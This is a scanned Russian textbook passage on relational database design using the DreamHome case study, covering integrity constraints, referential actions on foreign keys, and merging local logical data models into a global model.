Целью выполнения данного этапа является проверка локальной логической модели данных на предмет того, обеспечивает ли она поддержку всех транзакций, предусмотренных пользовательским представлением. Перечень транзакций определяется в соответствии со спецификациями требований пользователей. Такая проверка выполняется на этапе 1.8 (см. главу 14) и позволяет определить, что локальная концептуальная модель данных действительно поддерживает все необходимые транзакции. А на этом этапе необходимо проверить, что указанные транзакции поддерживаются также отношениями, созданными на предыдущем этапе; это позволяет убедиться в том, что в процессе создания отношений не были допущены ошибки.

Для этого все необходимые операции доступа к данным должны быть выполнены вручную с помощью отношений, линий связи первичного ключа/внешнего ключа, соединяющих отношения, ER-диаграммы и словаря данных. Если нам удастся подобным образом выполнить все требуемые транзакции, то на этом проверка логической модели данных будет завершена. Однако если какую-либо из транзакций выполнить вручную не удастся, значит, составленная модель данных является неадекватной и содержит ошибки, которые потребуется устранить. Вероятнее всего, ошибка возникла при создании отношений, поэтому необходимо вернуться к предыдущим этапам, проверить те области модели данных, которые затрагиваются рассматриваемой транзакцией, найти и устранить ошибку.

Этап 2.5. Определение требований поддержки целостности данных

Цель. Определение ограничений, налагаемых в пользовательских представлениях согласно требованиям целостности данных.

Ограничения целостности данных вводятся с целью предотвратить появление в базе противоречивых данных. Хотя в конкретных СУБД функции контроля целостности могут как поддерживаться, так и не поддерживаться, в данном случае это не будет нас интересовать. На этом этапе мы занимаемся проектированием только на верхнем уровне, где рассмотрение вопросов целостности данных является обязательным условием, не связанным с конкретными аспектами реализации. После определения ограничений целостности создается локальная логическая модель данных, полностью соответствующая требованиям пользовательского представления. При необходимости на основе локальной логической модели можно даже создать предварительный физический проект базы данных, который впоследствии может послужить прототипом представления для данного конкретного пользователя. Ниже рассматриваются пять типов ограничений целостности данных.

- Обязательные данные.
- Ограничения для доменов атрибутов.
- Целостность сущностей.

- Ссылочная целостность.
- Ограничения предметной области.

Обязательные данные

Некоторые атрибуты всегда должны содержать одно из допустимых значений. Другими словами, эти атрибуты не могут иметь пустого значения. Так, каждый работник должен занимать ту или иную должность (например, "инспектора" или "ассистента"). Эти ограничения должны фиксироваться при занесении сведений об атрибуте в словарь данных (этап 1.3, глава 14).

Ограничения для доменов атрибутов

Каждый атрибут имеет домен, представляющий собой набор его допустимых значений. Например, атрибут sex может содержать одно из двух допустимых значений — "M" или "F", поэтому его домен состоит из двух символьных строк длиной в один символ, содержащих указанные значения. Данные ограничения устанавливаются при определении доменов атрибутов, присутствующих в модели данных (этап 1.4, глава 14).

Целостность сущностей

Первичный ключ любой сущности не можег содержать пустого значения. Например, каждая строка отношения staff должна содержать уникальное значение атрибута первичного ключа; в данном случае это — атрибут staffNo. Подобные ограничения должны учитываться при определении первичных ключей для сущностей каждого типа (этап 1.5, глава 14).

Ссылочная целостность

Внешний ключ связывает каждую строку дочернего отношения с той строкой родительского отношения, которая содержит это же значение соответствующего потенциального ключа. Понятие ссылочной целостности означает, что если внешний ключ содержит некоторое значение, то оно обязательно должно присутствовать в одной из строк родительского отношения. Например, рассмотрим связь Staff *Manages* PropertyForRent. Атрибут staffNo отношения PropertyForRent связывает данные об арендуемом объекте недвижимости со строкой отношения Staff, содержащей сведения о сотруднике компании, который управляет этим объектом недвижимости. Если значение staffNo отлично от NULL, оно должно представлять собой допустимое значение, существующее в атрибуте staffNo отношения staff, так как в противном случае объект недвижимости будет передан под управление несуществующего сотрудника компании.

Необходимо решить несколько важных вопросов, связанных с использованием внешних ключей. Прежде всего, следует проанализировать, допустимо ли использование во внешних ключах пустых значений. Например, имеет ли смысл хранить сведения об объекте недвижимости, если для управления этим объектом не назначен ни один сотрудник компании (т.е. можно ли задать для него пустое значение staffNo)? В данном случае проблема состоит не в том, имеется ли в компании подходящий сотрудник, а скорее в том, обязательно ли должен быть указан табельный номер сотрудника, управляющего объектом недвижимости. В общем случае, если участие дочернего отношения в связи является обязательным, то пустые значения не допускаются. С другой стороны, если участие дочернего отношения в связи является необязательным, то могут быть разрешены пустые значения.

Следующая проблема связана с организацией поддержки ссылочной целостности. Реализация этой поддержки осуществляется путем задания ограничений существования, определяющих условия, при которых может вставляться, обновляться или удаляться каждое значение потенциального или внешнего ключа. Рассмотрим следующие случаи, которые могут возникнуть при обработке данных, моделируемых связью StafE *Manages* PropertyForRent типа 1:*.

Случай 1. Вставка новой строки в дочернее отношение (PropertyForRent)

Для обеспечения ссылочной целостности необходимо убедиться, что значение атрибута внешнего ключа staffNo новой строки отношения PropertyForRent равно пустому значению либо некоторому конкретному значению, присутствующему в одной из строк отношения Staff.

Случай 2. Удаление строки из дочернего отношения (PropertyForRent)

При удалении строки из дочернего отношения никаких нарушений ссылочной целостности не происходит.

Случай 3. Обновление внешнего ключа в строке дочернего отношения (PropertyForRent)

Этот случай подобен случаю 1. Для сохранения ссылочной целостности необходимо убедиться, что атрибут staffNo в обновленной строке отношения PropertyForRent содержит либо пустое значение, либо некоторое конкретное значение, присутствующее в одной из строк отношения Staff.

Случай 4. Вставка строки в родительское отношение (Staff)

Вставка строки в родительское отношение (Staff) не может вызвать нарушения ссылочной целостности. Добавленная строка просто становится родительским объектом, не имеющим дочерних объектов. В данном случае это означает, что новый работник еще не отвечает ни за какие объекты недвижимости.

Случай 5. Удаление строки из родительского отношения (Staff)

При удалении строки из родительского отношения ссылочная целостность будет нарушена в том случае, если в дочернем отношении будут существовать строки, ссылающиеся на удаленную строку родительского отношения. Другими словами, ссылочная целостность будет нарушена, если сотрудник, данные о котором удалены из родительского отношения, отвечал за один или несколько объектов недвижимости. В этом случае может быть использована одна из следующих стратегий.

- NO ACTION. Удаление строки из родительского отношения запрещается, если в дочернем отношении существует хотя бы одна ссылающаяся на нее строка. В нашем случае это звучит так: "Нельзя удалить сведения о сотруднике, отвечающем в настоящий момент хотя бы за один объект недвижимости".
- CASCADE. При удалении строки из родительского отношения автоматически удаляются все ссылающиеся на нее строки дочернего отношения. Если любая из удаляемых строк дочернего отношения выступает в качестве родительской стороны в некоторой другой связи, то операция удаления применяется ко всем строкам дочернего отношения этой связи, и т.д. Таким образом, происходит каскадное удаление. Другими словами, удаление строки родительского отношения автоматически распространяется на все дочерние отношения. В нашем случае это звучит так: "Удаление данных о сотрудни-

ке автоматически влечет за собой удаление сведений обо всех объектах недвижимости, которыми он занимался". Очевидно, что в данном примере подобная стратегия неприемлема. Если бы для формирования связи между родительской и дочерней сущностями применялся усовершенствованный метод моделирования с помощью композиции, то в качестве одной из характеристик связи необходимо было указать CASCADE (см. раздел 12.3).

- SET NULL. При удалении строки из родительского отношения во всех ссылающихся на нее строках дочернего отношения в атрибут внешнего ключа автоматически записывается пустое значение. Следовательно, удаление строк из родительского отношения вызовет занесение пустого значения в соответствующий атрибут строк дочернего отношения. В нашем случае это звучит так: "При удалении сведений о сотруднике указать, что теперь данные о том, кто управляет соответствующими объектами недвижимости, находившимися под управлением этого сотрудника, отсутствуют". Эта стратегия может использоваться только в тех случаях, когда в атрибут внешнего ключа дочернего отношения разрешается помещать пустые значения.
- SET DEFAULT. При удалении строки из родительского отношения в атрибут внешнего ключа всех ссылающихся на нее строк дочернего отношения автоматически помещается значение, указанное для этого атрибута как значение по умолчанию. Таким образом, удаление строки из родительского отношения вызывает помещение принимаемого по умолчанию значения в атрибут внешнего ключа всех строк дочернего отношения, ссылающихся на удаленную строку. В нашем случае это будет звучать так: "При удалении сведений о сотруднике все объекты недвижимости, которыми он занимался, передаются другому работнику (например, руководителю отделения)". Эта стратегия применима только в тех случаях, когда атрибуту внешнего ключа дочернего отношения назначено некоторое значение, принимаемое по умолчанию.
- NO CHECK. При удалении строки из родительского отношения никаких действий по поддержанию ссылочной целостности данных не предпринимается.

Случай 6. Обновление первичного ключа в строке родительского отношения (Staff)

Если значение первичного ключа некоторой строки родительского отношения будет обновлено, нарушение ссылочной целостности будет иметь место в том случае, когда в дочернем отношении существуют строки, ссылающиеся на исходное значение первичного ключа. В нашем случае это означает, что сотрудник, для которого было выполнено обновление, в данный момент отвечал за один или несколько объектов недвижимости. Для обеспечения ссылочной целостности может использоваться любая из описанных выше стратегий. При использовании стратегии CASCADE обновление значения первичного ключа в строке родительского отношения отражается на любой строке дочернего отношения, ссылающейся на данную строку (каскадным образом), а если строка дочернего отношения, которая ссылается на строку родительского отношения, сама содержит первичный ключ строки родительского отношения, то это обновление каскадно распространяется на все ссылающиеся на нее строки дочерних отношений, и т.д. Как правило, для операций обновления предусматривается стратегия CASCADE.

Ограничения ссылочной целостности для отношений, созданных в соответствии с требованиями представления Staff учебного проекта *DreamHome*, показаны в листинге 15.2.

Листинг 15.2. Ограничения ссылочной целостности для отношений, соответствующих представлению Staff учебного проекта DreamHome

```
Staff (staffNo, fName, lName, position, sex, DOB, supervisorStaffNo)
Первичный ключ staffNo
Внешний ключ SupervisorStaffNo ссылается на Staff(staffNo) ON
UPDATE CASCADE ON DELETE SET NULL

Client (clientNo, fName, lName, telNo, prefType, maxRent, staffNo)
Первичный ключ clientNo
Внешний ключ staffNo ссылается на Staff(staffNo) ON UPDATE CASCADE
ON DELETE NO ACTION

PropertyForRent (propertyNo, street, city, postcode, type, rooms,
rent, ownerNo, staffNo)
Первичный ключ propertyNo
Внешний ключ ownerNo ссылается на PrivateOwner(ownerNo) и
BusinessOwner(ownerNo) ON UPDATE CASCADE ON DELETE NO ACTION
Внешний ключ staffNo ссылается на Staff(staffNo) ON UPDATE CASCADE
ON DELETE SET NULL

Viewing (clientNo, propertyNo, dateView, comment)
Первичный ключ clientNo, propertyNo
Внешний ключ clientNo ссылается на Client(clientNo) ON UPDATE
CASCADE ON DELETE NO ACTION
Внешний ключ propertyNo ссылается на PropertyForRent(propertyNo) ON
UPDATE CASCADE ON DELETE CASCADE

Lease (leaseNo, paymentMethod, depositPaid, rentStart, rentFinish,
clientNo, propertyNo)
Первичный ключ leaseNo
Альтернативный ключ propertyNo, rentStart
Альтернативный ключ clientNo, rentStart
Внешний ключ clientNo ссылается на Client(clientNo) ON UPDATE
CASCADE ON DELETE NO ACTION
Внешний ключ propertyNo ссылается на PropertyForRent(propertyNo) ON
UPDATE CASCADE ON DELETE NC ACTION
```

Ограничения предметной области

В заключение требуется проанализировать ограничения, называемые *ограничениями предметной области* (или бизнес-правилами). Например, обновление сущностей может регламентироваться принятыми в организации правилами, описывающими методы выполнения реальных транзакций, связанных с подобными обновлениями. В нашем примере в компании *DreamHome* может быть принято правило, запрещающее: одному сотруднику компании одновременно заниматься более чем ста объектами недвижимости.

Документирование всех ограничений целостности данных

Поместите сведения обо всех установленных ограничениях целостности данных в словарь данных. Они потребуются на этапе физической реализации базы данных.

Этап 2.6. Обсуждение разработанных локальных логических моделей данных с конечными пользователями

Цель. Убедиться, что созданные локальные логические модели данных и сопроводительная документация с описанием модели точно отражают требования пользовательского представления.

К этому моменту локальная логическая модель данных, соответствующая конкретному пользовательскому представлению, должна быть закончена и полностью описана в документации. Однако прежде чем данный этап разработки можно будет считать полностью завершенным, необходимо обсудить с пользователями созданные логические модели данных и всю сопроводительную документацию.

Если в приложении базы данных предусмотрено только одно представление, то можно непосредственно перейти к этапу физического проектирования базы данных, который описан в следующей главе. А если имеется несколько представлений и применяется подход, предусматривающий интеграцию представлений, необходимо перейти к третьему этапу методологии, описанному ниже. Прежде чем перейти к третьему этапу, предусмотренному обсуждаемой методологией проектирования баз данных, мы кратко познакомимся с полезным дополнительным методом проверки локальных логических моделей данных, выполняемой с помощью диаграмм потоков данных.

Взаимосвязь между логическими моделями данных и диаграммами потоков данных

Логическая модель данных отражает структуру сохраняемых данных организации. Диаграмма потоков данных (Data Flow Diagram — DFD) отображает перемещение данных в пределах организации и размещение их в хранилищах данных. Все атрибуты, которые сохраняются в организации, должны быть объявлены в одном из типов сущностей и, вероятно, могут найти свое место в потоках данных, перемещающихся в пределах организации. Обе эти технологии (основанные на применении логических моделей данных и диаграмм потоков данных) используются для моделирования спецификаций требований пользователей, поэтому каждая из них может применяться для взаимной проверки непротиворечивости и полноты. Правила, которые определяют отношения между этими двумя технологиями, приведены ниже.

- Каждое хранилище данных должно представлять целое число типов сущностей, т.е. ни один тип сущности не должен распределяться по разным хранилищам.
- Атрибуты потоков данных должны принадлежать сущности того или иного типа.

Этап 3. Создание и проверка глобальной логической модели данных

Цель. Объединение отдельных локальных логических моделей данных в единую глобальную логическую модель данных, которая соответствует моделируемой организации.

На данном этапе методологии логического проектирования баз данных путем слияния отдельных локальных логических моделей данных, соответствующих конкретным пользовательским представлениям, создается глобальная логическая модель данных. По завершении объединения локальных моделей может потребоваться проверить правильность полученной глобальной модели как в отношении правил нормализации, так и в отношении возможности выполнения транзакций, предусмотренных спецификациями всех представлений. Проверка происходит с использованием тех же методов, которые применялись при выполнении этапов 2.3 и 2.4. Однако проведение нормализации потребуется только в том случае, если в процессе слияния были внесены изменения в состав отдельных отношений. Аналогичным образом, проверка возможности выполнения транзакций требуется только для тех транзакций, связанных с областями модели, которые были подвергнуты изменениям в ходе слияния. В больших системах подобный подход позволяет существенно сократить объем требуемых повторных проверок.

Хотя каждая отдельная логическая модель данных должна быть корректной, полной и непротиворечивой, любая из них отражает лишь восприятие системы отдельным пользователем или группой пользователей. Иными словами, любая модель представляет собой не модель организации, а модель представления некоторого пользователя об этой организации, и это представление может оказаться неполным. А это означает, что между отдельными моделями в полном наборе представлений могут существовать несовместимость и взаимное перекрытие. Следовательно, при слиянии локальных логических моделей данных в единую глобальную модель придется прилагать усилия для устранения конфликтов между отдельными представлениями, а также устранять их возможное перекрытие.

На этом этапе предусмотрено выполнение следующих действий.

1. Слияние локальных логических моделей данных в единую глобальную модель данных.
2. Проверка глобальной логической модели данных.
3. Проверка возможностей расширения модели в будущем.
4. Обсуждение глобальной логической модели данных с пользователями.

Этот этап будет продемонстрирован с помощью локальной логической модели данных, разработанной выше для представления Staff учебного проекта *DreamHome, а* также с помощью модели, разработанной в главах 11 и 12 для представления Branch учебного проекта *DreamHome.* В табл. 15.4 показаны отношения, созданные для представления Branch (рис. 12.8) на основе ER-модели. Задачу обоснования правильности этого преобразования оставляем в качестве упражнения для читателя (см. упражнение 15.10).

Таблица 15.4. Отношения, соответствующие представлению Branch учебного проекта DreamHome

Отношение
Branch (branchNo, street, city, postcode, ragrStaffNo)
Первичный ключ branchNo
Альтернативный ключ postcode
Внешний ключ mgrStaffNo ссылается на Manager (staffNo)
Staff (staffNo, name, positicn, salary, supervisorStaffNo, branchNo)
Первичный ключ staffNo
Внешний ключ supervisorStaffNo ссылается на Staff(staffNo)
Внешний ключ branchNo ссылается на Branch(branchNo)

Окончание табл. 15.4

Отношение
PrivateOwner (ownerNo, name, address, telNo)
Первичный ключ ownerNo
PropertyForRent (propertyNo, street, city, postcode, type, rooms, rent, ownerNo, staffNo, bName, branchNo)
Первичный ключ propertyNo
Внешний ключ ownerNo ссылается на PrivateOwner (ownerNo)
Внешний ключ bName ссылается на BusinessOwner (bName)
Внешний ключ staffNo ссылается на staff (staffNo)
Внешний ключ branchNo ссылается на Branch (branchNo)
Lease (leaseNo, paymentMethod, depositPaid, rentStart, rentFinish, clientNo, propertyNo)
Первичный ключ leaseNo
Альтернативный ключ propertyNo, rentStart
Альтернативный ключ clientNo, rentStart
Внешний ключ clientNo ссылается на Client (clientNo)
Внешний ключ propertyNo ссылается на PropertyForRent (propertyNo)
Производный атрибут deposit (PropertyForRent .rent*2)
Производный атрибут duration (rentFinish - rentStart)
Advert (propertyNo, newspaperName, dateAdvert, cost)
Первичный ключ propertyNo, newspaperName, dateAdvert
Внешний КЛЮЧ propertyNo ссылается на PropertyForRent (propertyNo)
Внешний ключ newspaperName ссылается на Newspaper (newspaperName)
Telephone (telNo, branchNo)
Первичный ключ telNo
Внешний ключ branchNo ссылается на Branch (branchNo)
Manager (staffNo, mgrStartDate, bonus)
Первичный ключ staffNo
Внешний ключ staffNo ссылается на Staff (staffNo)
BusinessOwner (bName, bType, contactName, address, telNo)
Первичный ключ bName
Альтернативный ключ telNo
Client (clientNo, name, telNo, prefType, maxRent)
Первичный ключ clientNo
Registration (clientNo, branchNo, staffNo, dateJoined)
Первичный ключ clientNo
Внешний ключ clientNo ссылается на client (clientNo)
Внешний ключ branchNo ссылается на Branch (branchNo)
Внешний ключ staffNo ссылается на Staff (staffNc)
Newspaper (newspaperName, address, telNo, contactName)
Первичный ключ newspaperName
Альтернативный ключ telNo

Этап 3.1. Слияние локальных логических моделей данных в единую глобальную модель данных

Цель. Объединить отдельные локальные логические модели данных в единую глобальную логическую модель данных организации.

К данному моменту для каждой локальной логической модели данных должны быть подготовлены ER-диаграмма, реляционная схема, словарь данных и сопроводительная документация с описанием ограничений, которые распространяются на эту модель. На текущем этапе все перечисленные компоненты используются для выявления аналогий и различий между локальными логическими моделями данных, что способствует объединению этих моделей.

В небольших системах, насчитывающих два-три пользовательских представления с незначительным количеством типов сущностей и связей, задача сравнения локальных моделей с последующим слиянием и устранением любых возможных противоречий является относительно несложной. Однако в крупных системах необходимо использовать более систематизированный подход. Ниже описан один из подобных подходов, который можно использовать для выполнения слияния локальных моделей и устранения любых возникающих при этом несовместимостей. Для ознакомления с другими подходами заинтересованный читатель может обратиться к [22], [32], [36] и [289].

Предлагаемый подход предусматривает выполнение следующих действий.

1. Анализ имен и содержимого сущностей/отношений и их потенциальных ключей.
2. Анализ имен и содержимого связей/внешних ключей.
3. **Слияние сущностей/отношений, соответствующих** локальным моделям данных.
4. Включение (без слияния) сущностей/отношений, характерных только для отдельных локальных моделей данных.
5. Слияние связей/внешних кдючеи из отдельных локальных моделей данных.
6. Включение (без слияния) связей/внешних ключей, характерных только для отдельных локальных моделей данных.
7. Проверка того, нет ли пропущенных сущностей/отношений и связей/внешних ключей.
8. Проверка внешних ключей.
9. Проверка ограничений целостности.
10. Формирование глобальной ER-диаграммы/схемы отношений.
11. Обновление документации,

В формулировках некоторых из перечисленных выше задач применялись термины "сущности/отношения" и "связи/внешние ключи". Это позволяет проектировщику решить, следует ли проверять ER-модели или отношения, полученные на основе ER-модели, наряду с соответствующей документацией, или даже использовать сочетание этих двух подходов. Как правило, выполнение проверки на основе изучения композиции отношений становится проще, поскольку при этом устраняются многие синтаксические и семантические различия, которые могут обнаруживаться между различными ER-моделями, возможно, разработанными при участии разных проектировщиков. Например, один проектировщик мог удалить из локальной концептуальной модели данных связи "многие ко многим" и сложные связи, а другой мог их оставить и предусмотреть удаление на этапе формирования отношений.

Вероятно, самый простой метод слияния нескольких локальных моделей данных в единую модель состоит в слиянии двух локальных моделей в одну общую модель с дальнейшим добавлением к ней следующей локальной модели и т.д. до тех пор, пока все локальные модели не будут преобразованы в окончательную глобальную модель данных. Такой подход может оказаться проще, чем попытка объединить все локальные модели за одну операцию.

1. Анализ имен и содержимого сущностей/отношений и их потенциальных ключей

Может оказаться целесообразным предварительно проанализировать имена сущностей, присутствующих в локальных моделях данных; эти сведения можно найти в словаре данных. Проблемы имеют место в следующих случаях:

- если две или несколько сущностей/отношений имеют одно и то же имя, но на самом деле отличаются друг от друга (проблема омонимов);
- если две или несколько сущностей/отношений являются одинаковыми, но имеют разные имена (проблема синонимов).

Для решения этих проблем может потребоваться сравнить содержимое данных каждой сущности/отношения. В частности, обнаружить эквивалентные сущности/отношения с разными именами, которые применяются в тех или иных представлениях, поможет сравнение их потенциальных ключей. В качестве примера таких отношений в табл. 15.5 показаны отношения, которые входят в состав представлений Branch и Staff учебного проекта *DreamHome*. В этой таблице отношения, общие для двух представлений, выделены полужирным шрифтом.

Таблица 15.5. Сравнение имен сущностей/отношений, а также их потенциальных ключей в представлениях Branch и Staff

Представление Branch		Представление Staff	
Тип сущности	**Потенциальные ключи**	**Тип сущности**	**Потенциальные ключи**
Branch	branchNo		
	postcode		
Telephone	telNo		
Staff	staffNo	Staff	staffNo
Manager	staffNo		
PrivateOwner	ownerNo	PrivateOwner	ownerNo
BusinessOwner	bName	BusinessOwner	bName
	telNo		telNo
			ownerNo
Client	clientNo	Client	clientNo
PropertyForRent	propertyNo	PropertyForRent	propertyNo
		Viewing	clientNo, propertyNo
Lease	leaseNo	Lease	leaseNo
	propertyNo, rentStart		propertyNo, rentStart
	clientNo, rentStart		clientNo, rentstart

Окончание табл. 15.5

Представление Branch		Представление Staff	
Тип сущности	**Потенциальные ключи**	**Тип сущности**	**Потенциальные ключи**
Registration	clientNo		
Newspaper	newpaperName		
	telNo		
Advert	{propertyNo, newspaperName, dateAdvert)		

2. Анализ имен и содержимого связей/внешних ключей

Эти действия аналогичны выполняемым для сущностей/отношений. Например, в табл. 15.6 приведено сравнение внешних ключей в представлениях Branch и Staff учебного проекта *DreamHome*. В этой таблице внешние ключи, общие для каждого представления, выделены полужирным шрифтом. В частности, отметим, что в отличие от других отношений, общих для обоих представлений, отношения Staff и PropertyForRent имеют дополнительный внешний ключ (branchNo).

Таблица 15.6. Сравнение внешних ключей в представлениях Branch и Staff

	Представление Branch		Представление Staff	
Отношение	Внешние ключи	Связи	Внешние ключи	Связи
Branch	mgrStaffNo → Manager (staffNo)	Manages		
Telephone	branchNo → Branch (branchNo)	(1)		
Staff	**supervisorStaffNo → Staff (staffNo)**	**Supervises**	**supervisorStaffNo → Staff (staffNo)**	**Supervises**
	branchNo → Branch (branchNo)	Has		
Manager	staffNo → Staff (staffNo)	Подкласс		
PrivateOwner				
BusinessOwner				
Client			staffNo → Staff (staffNo)	Registers
PropertyForRent	**ownerNo → PrivateOwner (ownerNo)**	**Owns**	**ownerNo → PrivateOwner (ownerNo)**	**POwns**
	ownerNo → BusinessOwner (ownerNo)	**Owns**	**ownerNo → BusinessOwner (ownerNo)**	**BOwns**

	Представление Branch		Представление Staff	
Отношение	**Внешние ключи**	**Связи**	**Внешние ключи**	**Связи**
	staffNo → Staff(staffNo)	Oversees	staffNo → Staff(staffNo)	Manages
	branchNo → Branch(branchNo)	Offers		
Viewing			clientNo → Client(clientNo)	Requests
			propertyNo → PropertyForRent(propertyNo)	Takes
Lease	clientNo → Client(clientNo)	Holds	clientNo → Client(clientNo)	Holds
	propertyNo → PropertyForRent(propertyNo)	LeasedBy	propertyNo → PropertyForRent(propertyNo)	Associated With
Registration	clientNo → Client(clientNo)	(2)		
	branchNo → Branch(branchNo)	(2)		
	staffNo → Staff(staffNo)	(2)		
Newspaper Advert	propertyNo → PropertyForRent(propertyNo)	(3)		
	newspaperName → Newspaper(newspaperName)	(3)		

Примечания.

(1) Отношение Telephone создано на основе многозначного атрибута telNo.

(2) Отношение Registration создано **на основе** трехсторонней **связи** *Registers*.

(3) Отношение Advert создано **на** основе **связи** *Advertises* типа "многие **ко** многим" (*:*).

Даже при первом взгляде на имена связей/внешние ключи в каждом представлении можно понять, в какой степени эти представления перекрываются. Тем не менее следует учитывать, что нельзя рассчитывать на то, что сущности или связи с одинаковыми именами выполняют в обоих представлениях одинаковые функции. Но сравнение имен сущностей/отношений и связей/внешних ключей является хорошей основой при поиске совпадений двух представлений, при

условии, что проектировщик знает, как правильно выполнить эту работу и избежать возможных ошибок.

Например, необходимо учитывать, что в моделях могут присутствовать сущности или связи, которые имеют одинаковые имена, но фактически отражают разные понятия (такие сущности или связи называют также омонимами). Примером подобной ситуации могут служить связи Staff Manages PropertyForRent (представление Staff) и Manager Manages Branch (представление Branch). Безусловно, что в данном случае связь *Manages* означает в каждом представлении нечто иное (в первом представлении Manages означает "управляет", а во втором — "руководит").

Поэтому необходимо убедиться в том, что сущности или связи, которые имеют одинаковые имена, соответстауют одной и той же концепции в "реальном мире" и что разные имена в каждом представлении отражают разные концепции. Для решения этой задачи необходимо сравнить атрибуты (и, в частности, ключи), которые относятся к каждой сущности, а также относящиеся к ним связи с другими сущностями. Следует также учитывать, что сущности или связи в одном представлении могут быть выражены в виде атрибутов в другом представлении. В качестве примера можно указать, что сущность Branch имеет атрибут managerName в одном представлении, оформленный как сущность Manager в другом представлении.

3. Слияние сущностей/отношений, соответствующих локальным моделям данных

Проверка имени и содержимого каждой сущности/отношения в моделях, предназначенных для объединения, для определения того, соответствуют ли сущности/отношения одним и тем же "реальным объектам" и могут ли быть объединены. Как правило, на этом этапе выполняются следующие задачи:

- объединение сущностей/отношений с одинаковыми именами и первичными ключами;
- объединение сущностей/отношений с одинаковыми именами, но разными первичными ключами;
- объединение сущностей/отношений с разными именами с использованием одинаковых или разных первичных ключей.

Объединение сущностей/отношений с одинаковыми именами и первичными ключами

Как правило, сущности/отношения с одинаковыми первичными ключами соответствуют одному и тому же объекту "реального мира" и должны быть объединены. Объединенная сущность/отношение включает все атрибуты из первоначальных сущностей/отношений с удаленными дубликатами. Например, на рис. 15.11 показаны атрибуты, соответствующие отношению PrivateOwner, которое определено в представлениях Branch и Staff. Первичным ключом обоих отношений является ownerNo. Выполним объединение этих двух отношений, объединяя их атрибуты таким образом, чтобы полученное в результате отношение PrivateOwner включало все первоначальные атрибуты, связанные с обоими отношениями PrivateOwner. Следует отметить, что в данном случае существует противоречие между двумя представлениями, которое заключается в том, что имя владельца недвижимости имеет разный формат. В таких ситуациях следует (если это возможно) проконсультироваться с пользователями каждого представления, чтобы определить, каким должен быть окончательный формат несовпадающих атрибутов. Обратите внимание, что в этом примере в объединенном глобальном представлении используется развернутый вариант имени владельца недвижимости, состоящий из атрибутов fName и lName.




***Рис.** 15.11. Объединение отношений PrivateOwner из представлений Branch и Staff*

Аналогичным образом, как показано в табл. 15.2, отношения Staff, client, PropertyForRent и Lease имеют одинаковые первичные ключи в обоих представлениях и поэтому могут быть объединены, как описано выше.

Объединение сущностей/отношений с одинаковыми именами, но разными первичными ключами

В некоторых ситуациях могут обнаружиться две сущности/отношения с одинаковыми именами и аналогичными потенциальными ключами, но с разными первичными ключами. В таких случаях сущности/отношения также должны быть объединены, как описано выше. Но необходимо также выбрать для использования в качестве первичного ключа только один ключ, а другой первичный ключ преобразовать в альтернативный. Например, на рис. 15.12 перечислены атрибуты, принадлежащие двум отношениям BusinessOwner, которые определены в двух представлениях. Первичным ключом отношения BusinessOwner в представлении Branch является bName, а первичным ключом в отношении BusinessOwner представления Staff — ownerNo. Но альтернативным ключом отношения BusinessOwner в представлении Staff служит bName. Итак, в этих двух отношениях применяются разные первичные ключи, а первичный ключ отношения BusinessOwner в представлении Branch является альтернативным ключом отношения BusinessOwner в представлении Staff. Поэтому можно объединить эти два отношения, как показано на рис. 15.12, и включить в полученное отношение атрибут bName в качестве альтернативного ключа.

Объединение сущностей/отношений с разными именами с использованием одинаковых или разных первичных ключей

В некоторых случаях могут обнаружиться сущности/отношения, имеющие разные имена, но, по-видимому, выполняющие аналогичную роль. Подобные сущности/отношения могут быть выявлены следующим образом:

- по их именам, которые указывают на аналогичное назначение;
- по их содержанию и особенно по их первичному ключу;
- на основании того, что они принимают участие в определенных связях.

Простейшим примером такой ситуации может служить наличие, скажем, отношений staff (Сотрудник компании) и Employee (Служащий), которые будут признаны как подобные и поэтому объединены.




Рис. *15.12, Объединение отношений* BusinessOwner *с разными первичными ключами*

4. Включение (без слияния) сущностей/отношений, характерных только для отдельных локальных моделей данных

На предыдущем этапе должны быть выделены все сущности, описывающие аналогичные объекты. Все остальные сущности просто включаются в глобальную модель без внесения каких-либо изменений. Как показано в табл. 15.2, отношения Branch, Telephone, Manager, Registration, Newspaper и Advert в представлении Branch являются уникальными, а отношение Viewing является уникальным в представлении Staff.

5. Слияние связей/внешних ключей из отдельных локальных моделей данных

На этом этапе рассматриваются имя и назначение каждой связи/внешнего ключа в моделях данных. Перед объединением связей/внешних ключей необходимо устранить все противоречия между связями, в частности несоответствие ограничений кратности. На этом этапе выполняются следующие действия:

- объединение связей/внешних ключей с одинаковыми именами и назначениями;
- объединение связей/внешних ключей с разными именами, но с одинаковыми назначениями.

